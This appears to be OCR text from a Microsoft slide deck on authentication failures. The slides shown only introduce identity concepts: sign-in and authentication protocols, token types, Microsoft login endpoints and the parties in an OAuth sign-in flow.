Identity Crisis:

war stories from authentication failures

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
Microsoft



IMITATION IS THE SINCEREST FORM OF FLATTERY.

Charles Caleb Colton
English cleric, writer and collector
1780-1832

QuoteHD.com

Someone wise once said

Goal

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
Getting to know Identity

Resources




Web

Mobile

IoT Devices

…

Applications of Identity



Web app example

Path to Identity: Milestones

SIGN-IN PROTOCOL

AUTHENTICATION PROTOCOL

TOKEN TYPE

Path to Identity:
Sign in

SIGN-IN PROTOCOL

- WS-FED
- SAML
- OAUTH
- …


Path to Identity: Auth

AUTHENTICATION PROTOCOL

- Form based
- Kerberos
- OpenID
- …

Path to Identity: Token Type

TOKEN TYPE



- SAML 1.1
- SAML 2.0
- JWT
- …

Path to Identity: Enterprise Vs Consumer


Enterprise

- https://login.microsoftonline.com/common/oauth2/authorize (OAUTH/OPENID/JWT)
- https://login.microsoftonline.com/login.srf (WS-FED/Kerberos/SAML)

Consumer


- https://login.live.com/oauth20_authorize.srf (OAUTH/OPENID/JWT)
- https://login.live.com/login.srf (WS-FED/SAML/Base64)

Protocols and its Nightmares



App Manifest
- App ID
- Expected Permissions
- App URL

Authentication flow: The Players



User

App -> Resource Provider

Identity Provider

portal.office.com

login.microsoftonline.com


Sign in to your account

https://login.microsoftonline.com/common/oauth2/auth...

Microsoft

Sign in

